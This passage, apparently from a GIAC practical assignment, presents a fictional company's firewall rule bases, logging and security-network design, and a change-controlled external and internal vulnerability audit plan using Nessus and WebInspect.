Rule #6 – Grants access to the "Citrix Farm" (where the users are coming from) to the Oracle database server. The Citrix applications servers are the only boxes that are truly accessing the database.

SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
Citrix-Farm	Oracle-Server	Oracle-Port https	accept	Log	Qalabar	Any	Grants access to our Citrix Farm so users are able to use the Oracle database.

Rule #7 – Drops all NBT traffic without logging it.

SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
Any	Any	NBT	drop	None	Qalabar	Any	Drops all NBT traffic without logging.

Rule #8 - Like all our rule bases, we have our "cleanup rule" that drops and logs everything that does not apply to the rules above.

SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
Any	Any	Any	drop	Log	Qalabar	Any	Cleanup rule.

The following is a review of the rule base for our "Critical Network" firewall:



NO.	SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
1	Qalabar SecurID-Server	SecurID-Server Qalabar	securid	accept	Log	Qalabar	* Any	Allow the Firewall to communicate to the SecurID server for authentication.
2	Oracle-Server	Centralized-Backup	TCP Backup-Port-15093	accept	Log	Qalabar	* Any	Allow Backup Jobs to the Centralized Backup Server.
3	www.mygiac.com	Oracle-Server	TCP ftp TCP Oracle-Port	accept	Log	Qalabar	Transfer	Allows our web server to transfer the data collected to our Oracle database.
4	RealSecure-IDS-Service-NW	Real-Secure-Server	TCP RealSecure	accept	Log	Qalabar	* Any	Allows the sensor to send information it gathers to the Real Secure server located in the "Security Network."
5	Oracle-Support-Team@Any	Oracle-Server	TCP SSH-Port-22	User Auth	Log	Qalabar	* Any	Grants the Oracle support team access to the server but limited to SSH port 22 (putty).
6	Citrix-Farm	Oracle-Server	TCP https TCP Citrix-Port_1494	accept	Log	Qalabar	* Any	Grants access to our Citrix Farm so users to able to use the Oracle database.
7	* Any	* Any	NBT	drop	None	Qalabar	* Any	Drops all NBT traffic without logging.
8	* Any	* Any	* Any	drop	Log	Qalabar	* Any	Cleanup rule.

2.5 - LOGGING

Given that we have an e-commerce solution, we designed our architecture with logging in mind. Every rule on every firewall, every RealSecure IDS sensor, and every Citrix session is logged. All logs are generated and compiled on our log server located in our "Security Network" where a full and comprehensible report will be generated.

2.6 - SECURITY NETWORK

2.6.1 - SecurID Server


As stated above, all access via VPN or Citrix is required to authenticate by the use of the token or SoftID (software token). When the user is asked for authentication, the user will enter the randomly selected four (4) digit pin plus the six (6) digit display as the password.

2.6.2 - Management Server

All support for our firewalls is required to use the Policy Editor from CheckPoint. This server acts as the central security machine. Each support person has a client loaded on their PC. The client connects to the management daemon creating a link for remote administration of the firewalls. It is our policy that only ONE support person at a time may be allowed to change settings on any firewall.

2.6.3 - E-Mail

Since many viruses are now e-mail borne, we have made it our policy to scan all e-mail whether it is inbound or outbound. Before mail enters into our "Internal Network" we forward all e-mail to our MailSweeper/VirusWall server for scanning. If clean, the mail will be forward onto its destination. Outbound will be handled the same way. This policy will protect us from



becoming infected and/or infecting someone else.

2.6.4 - Nessus

Nessus is a client/server utility. Since the Nessus server piece is only Unix based we have built a Linux Red Hat 7 box on our “Security Test Network” to audit our vulnerabilities from the external and one in our “Security Network” to audit our internal.

Both Linux Nessus boxes will be configured the same. We will install the Nessus software based on the installation instructions provided by the Nessus web site (www.nessus.org). The security team will be able to assess our design when and how they feel needed. The security team’s workstations will be the only devices internally that have this access.

2.7 - TRUSTED NETWORK

The trusted network will consist of all devices known and controlled by our employees. The “Trusted Network” will be allowed to browse the Internet ONLY for GIAC Enterprise business needs. There may be occasions when an employee will need to browse the Internet for personal needs. We will allow such browsing as long as the user does not abuse the privilege.

2.8 - SECURITY TEST NETWORK

This network is to be accessed only by GIAC Enterprise’s Security Team. This network is not to be used for testing bandwidth intensive application during normal business hours.

3.0 - Assignment #3 - GIAC Enterprises – Auditing

Before an audit can be conducted, it must go through change control with at least a one week notice. The audit plan must contain the *reason for the audit, the amount of downtime required to complete the audit, an estimated cost the audit may accrual, the primary contact, a backout plan if something goes unexpected, and the resources (personnel of other departments) needed*. The audit plan must have authorization from each department head manager as well as authorization from the VP of Information Services before progress is made.

We will use Nessus as our primary auditing tool and WebInspect software for application assessments. We will assess our network first from our “Security Test Network” which will simulate an outside hacker or attack. Next, we will perform the same audits from our “Security Network” which will simulate an attack from within our network. The assessment will create a complete scope of our vulnerabilities. Are security auditing plan will be the following:

- ❖ Assessment of our security policy and procedures



- ❖ Perform scan of the border routers
- ❖ Perform scans of the LinkProof devices
- ❖ Perform scans of firewalls
- ❖ Perform scans of web server
- ❖ Perform scans against our Oracle database server
- ❖ Gather data and process a report

Our first audit will be performed against the security policy. After review of the security policy and architecture we will create a “plan of attack”. Based on the design we will perform an audit against our network from the outside as well as from the inside. The following is a schedule and description of what we plan to audit from the external. The entire audit process will be conducted after business hours and on a weekend to avoid the primary access times.

3.1 - Change Control for the External Audit

REASON: The goal of our external audit is to insure the design we have implemented enforces the approved security policy. We will determine our vulnerabilities and exposure to the Internet. Our methodology will be to test the firewalls themselves for any vulnerability and then test the rule base for which it enforces to insure proper security.

DOWNTIME: None is expected since we are using redundancy throughout our design. The entire audit will take about 5 hours to complete.

COST: The external audit will be conducted via employees of GIAC Enterprises. Two employees will complete the audit at a cost of their salaries (\$46.00/hour – total hourly expense is \$460.00). No other costs are expected. However, since this is a test that consists of actions designed to take systems down there is a slim chance that a system could be affected. Our plan is designed to take one system at a time to eliminate system downtime. If the web server needs rebooting we estimate downtime of 10 minutes – resulting in approximately a \$5,000.00 loss.

TOTAL ESTIMATED EXPENSE: \$460.00 to \$5,460.00

PRIMARY CONTACT: Steve Ellison can be reached at phone number (201) 555-1234 for any questions or problems.

BACKOUT: All scans can be stopped manually in the event something goes wrong. If the system has become unusable, the system will be rebooted. With our redundant paths no downtime will be required. However, the web server is not redundant and does have the possibility of requiring a reboot resulting in downtime. If the reboot fails to correct the problem we will page the support personnel for the web service (review the cost section for more).

RESOURCES REQUIRED: Two GIAC security personnel for the audit scans and possibly one member of the web server team on-site in the event of an outage. We will require the use of




a sniffer which will be installed just inside the firewall to check for packets that might be slipping through our perimeter.

3.2 - External Audit Scanning Schedule

The Nessus scans will occur via launching the Nessus client from a workstation located in our "Security Test Network". After logging into the Nessus server we will follow this schedule:

Nessus can scan a device with several options. For our audits we will scan using all options – **Enable all** (Figure 3.1 - this option will try to exploit a vulnerability if one is found). Go to the "**Target selection**" (Figure 3.2 shows an example of one of the test boxes scanned by Nessus) and input the intended target. Press the "**Start the Scan**" button and Nessus will begin its scan. Once the scan is complete we will have the option to save (Figure 3.3 shows the save options – we will save the file as HTML for later review (Review Appendix C for an actual scan)). We will repeat these steps until all servers are scanned.



Our outside audit schedule:

- (1) Scan the primary LinkProof – approximately 45 minutes.



170.55.11.243
92.12.1.243

- (2) Scan the backup LinkProof –
approximately 45 minutes.

170.55.11.244
92.12.1.244

- (3) Scan the VPN firewall –
approximately 30 minutes.
170.55.11.155

- (4) Scan www.mygiac.com
domain – approximately 30
minutes.

- (5) Run the WebInspect application scanner against IIS and Cold Fusion on our web
server and Citrix NFuse. Approximately 2 hours.

Figure 3.1




Figure 3.2




Figure 3.3

Like the Nessus scans, WebInspect will run from a workstation located in our “Security Test Network”. We will launch the WebInspect product from the PC and select a *new scan*, enter the IP address of the intended target (Figure 3.5 shows 15.15.15.111 as our example), and select *start scan*. Review **Appendix B** for a description of the WebInspect utility.




Figure 3.4




Figure 3.5

Figure 3.6 shows a result of a scan completed by WebInspect.





Figure 3.6

3.2.1 - RESULTS FROM THE EXTERNAL SCAN

The audit of the external will show very little vulnerability with the little Internet exposure we have. We believe we have taken every step necessary to secure our network and provide our customers, partners, and suppliers will all their needs. Below are the foreseen results of the external audit:

- (1) As you will see the only vulnerability that showed was classified as LOW – answered to a ping. Review **Appendix C** for an example of a scan completed on a test box with the same configuration as this design.
- (2) The VPN firewall will show port 264 open since SecureClient is being used. We are also using *Client Auth* in our rule base; therefore, port 259 will show as open. Below is an example of the rule base we will see during a Nessus scan. Notice that the

firewalls are dropping all scans from the scanning workstation. The log file is an actual Nessus scan and for security reasons I have removed the origin and source addresses so not reveal the internal addresses of the real internal network.



Date	Time	Inter.	Origin	Type	Action	Service	Source	Destination	Proto.	Rule	S_Port	User
16Jan2002	9:40:08	qfe0		log	drop	1873		192.168.0.254	tcp	0	nbsession	
16Jan2002	9:40:08	qfe0		log	drop	1879		192.168.0.254	tcp	0	nbsession	
16Jan2002	9:42:55	qfe0		log	drop	1885		192.168.0.254	tcp	0	nbsession	
16Jan2002	9:42:58	qfe0		log	drop	1905		192.168.0.254	tcp	0	nbsession	
16Jan2002	9:43:01	qfe0		log	drop	1911		192.168.0.254	tcp	0	nbsession	
16Jan2002	9:43:11	qfe0		log	drop	1918		192.168.0.254	tcp	0	nbsession	
16Jan2002	9:43:14	qfe0		log	drop	1927		192.168.0.254	tcp	0	nbsession	
16Jan2002	9:43:15	qfe0		log	drop	1933		192.168.0.254	tcp	0	nbsession	
16Jan2002	9:43:17	qfe0		log	drop	1939		192.168.0.254	tcp	0	nbsession	
16Jan2002	9:43:19	qfe0		log	drop	1945		192.168.0.254	tcp	0	nbsession	
16Jan2002	9:43:21	qfe0		log	drop	1951		192.168.0.254	tcp	0	nbsession	
16Jan2002	9:43:24	qfe0		log	drop	1957		192.168.0.254	tcp	0	nbsession	
16Jan2002	9:43:25	qfe0		log	drop	1963		192.168.0.254	tcp	0	nbsession	
16Jan2002	9:43:28	qfe0		log	drop	1969		192.168.0.254	tcp	0	nbsession	
16Jan2002	9:43:28	qfe0		log	drop	1975		192.168.0.254	tcp	0	nbsession	
16Jan2002	9:43:32	qfe0		log	drop	1981		192.168.0.254	tcp	0	nbsession	
16Jan2002	9:43:35	qfe0		log	drop	1987		192.168.0.254	tcp	0	nbsession	
16Jan2002	9:43:37	qfe0		log	drop	1993		192.168.0.254	tcp	0	nbsession	
16Jan2002	9:43:38	qfe0		log	drop	1999		192.168.0.254	tcp	0	nbsession	
16Jan2002	9:43:40	qfe0		log	drop	2005		192.168.0.254	tcp	0	nbsession	
16Jan2002	9:43:42	qfe0		log	drop	2011		192.168.0.254	tcp	0	nbsession	
16Jan2002	9:43:45	qfe0		log	drop	2017		192.168.0.254	tcp	0	nbsession	
16Jan2002	9:43:48	qfe0		log	drop	2023		192.168.0.254	tcp	0	nbsession	
16Jan2002	9:43:48	qfe0		log	drop	2029		192.168.0.254	tcp	0	nbsession	
16Jan2002	9:43:51	qfe0		log	drop	2035		192.168.0.254	tcp	0	nbsession	

Figure 3.7

- (3) Our most vulnerable system is the web server. We allow http traffic through the firewall inbound to the web server. Given that we have hardened the OS and patched the IIS and Cold Fusion applications we believe the exposure will be at a minimum; however, the key is to consistently patch the vulnerabilities as they become known.
- (4) Though the NFuse box is using IIS, the vulnerability is LOW. This server is behind several layers of security equipment. Access this server requires several steps before access is granted. WebInspect will not be able to access the NFuse application since there is not a known identity on the outside.

These addresses are the only ones visible to the Internet; therefore, our assessment from the external is complete.



3.3 - Change Control for the Internal Audit

REASON: The goal of our internal audit will be to insure the design we have implemented enforces the approved security policy from the inside where most hacks are achieved. This audit will reveal our vulnerabilities from the “Internal Network”. Our methodology will be to test the firewall itself for any vulnerabilities and then test the rule base for which it enforces.

DOWNTIME: None is expected. The entire audit will take about 10 hours to complete.

COST: The internal audit will be conducted via employees of GIAC. Two employees will complete the audit at a cost of their salaries (\$46.00/hour – total hourly expense is \$920.00). No other cost is expected. However, since this is a test that consists of actions designed to take systems down, there is a slim chance that a system could be affected. Our plan is designed to take one system at a time to minimize possible system downtime. Since this audit scans more devices than the external, we will require more resources in the event of a failure. If a failure were to occur we estimate an additional losses as follows:

- (1) VPN Server “Stonehold” – 10 minutes - \$2,000.00 loss
- (2) Internal Firewall “Qalabar” – 10 minutes - \$5,000.00 loss
- (3) Dedicated Firewall “Mayoi” – 5 minutes - \$500.00 loss
- (4) Fortunes 4 You’s Firewall – 15 minutes - \$1,500.00 loss
- (5) Web Server www.mygiac.com – 10 minutes - \$5,000.00 loss

All other devices are built with redundancy; therefore, are not in danger of losing service.

TOTAL ESTIMATED EXPENSE:\$920.00 to \$14,920.00

PRIMARY CONTACT: Steve Ellison can be reached at phone number (201) 555-1234 for any questions or problems.

BACKOUT: All scans can be stopped manually in the event something goes wrong. If the system has become unusable, the system affected will be rebooted. The reboot will restore all services back to normal. If the reboot does not fix the problem, we will page the on-call support person from the department supporting the affected system (the cost above reflect the additional losses).

RESOURCES REQUIRED: Two GIAC security personnel will be present during the audit scans. We recommend a member from the web server team be on-site in the event of an outage. We will install a network sniffer on the internal side to gather packets as they flow between the workstation performing the scan and the intended target to verify any packets leaking through our rule base.

3.4 - Internal Audit Scanning Schedule

Our internal audit will use the same tools as the external assessment. Our internal audit PC will attach to our Nessus server located in the “Security Network” for the internal assessment. WebInspect has been loaded on this PC for an assessment of the IIS and Cold Fusion assessment. Below is our internal audit schedule.



We will use Nessus and scan with all options enabled which will try to exploit vulnerability if one is found. Go to the “**Target selection**” (figure 3.2 on page 46) and input the intended target. Press the “**Start the Scan**” (figure 3.1 on page 45) button and Nessus will begin its

scan. When complete we will save the scan in an html format for later review (Appendix C shows an example). We will repeat these steps, based on the schedule listed below, until all servers are scanned.

Launch WebInspect from the internal PC. We will perform the same steps as those listed above (page 47) for an internal scan of the web server from the internal.

Some of the options which need mentioning that are performed by a Nessus scan are nmap, brute force attacks, denial of service attacks, and password cracking. If vulnerability is discovered Nessus will try to exploit the vulnerability. Since there is a chance that the machine being scanned will become overwhelmed and eventually taken down, these test will be scheduled during off hours.

- (1) Scan the primary firewalls using Nessus.
 - (a) Firewall “Hebian” (172.22.51.210) – approximately 30 minutes.
 - (b) Firewall “Nanto” (172.22.15.110) – approximately 30 minutes.
- (3) Scan the VPN firewall using Nessus.
